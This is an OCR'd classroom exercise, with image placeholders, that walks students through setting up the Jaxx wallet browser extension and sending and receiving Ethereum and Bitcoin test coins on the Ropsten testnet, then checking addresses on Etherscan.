
You should see some **BTC** in your balance, as well as some transaction history of BTC transfers in the receiver's wallet.


Exercises: Playing with Jaxx Wallet on the Ropsten Testnet

In this lesson we learned the basic types of **cryptocurrency wallets** and how to make **transactions** with them. During the exercise you will **install** and **run** several different **wallets** and then send transactions on the Ethereum **testnet** in order to get familiar with the process.


Install and Run Jaxx Wallet


1. Open https://jaxx.io
2. Click **"Download Now"** and then select **"Chrome Extension"**:





3. Download the Chrome extension and accept the **End User License Agreement**:








Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Configure the Wallet, Send and Receive coins


1. Click on "Create New Wallet"
2. Set Express installation and choose Bitcoin (BTC) and Ethereum (ETH):









3. Select "Menu" -> "Wallets".
4. Add Bitcoin Test and Ethereum Test wallets (BTCt, ETHt):










5. Check your Ethereum testnet address (at the wallet main screen):


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



6. Now you are ready to receive some test **ETHt** coins. Go to **MetaMask** and send some Ethereum Ropsten Testnet coins (ETHt) to your new **Jaxx** wallet address:









7. Wait for your transaction to be mined (e.g. 1-2 minutes) and check your **Jaxx ETHt** wallet to see the received Ethereum test coins. You can now start trading with the others around you:


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






Note: ETHt addresses in Jaxx change every time you receive some coins on them. Jaxx is masking your current address, so no one from the testnet can see where the funds are going to. Anyway, when you are sending coins through the testnet it will appear as though you send them through your ETH wallet. We will see this in the next exercise. Now just send some coins to other wallets.

8. Send some Ethereum to someone around you. Set the amount and check the details of your transaction:




9. You can see your transaction history at the bottom of the screen:


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Check your Transactions at Etherscan


5. Open https://etherscan.io
6. Copy our current EthereumTest Address from Jaxx and paste it in the search field:






Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

7. Note that nothing is showing. This is because we are not working on the **real network**, but on a **testnet**.

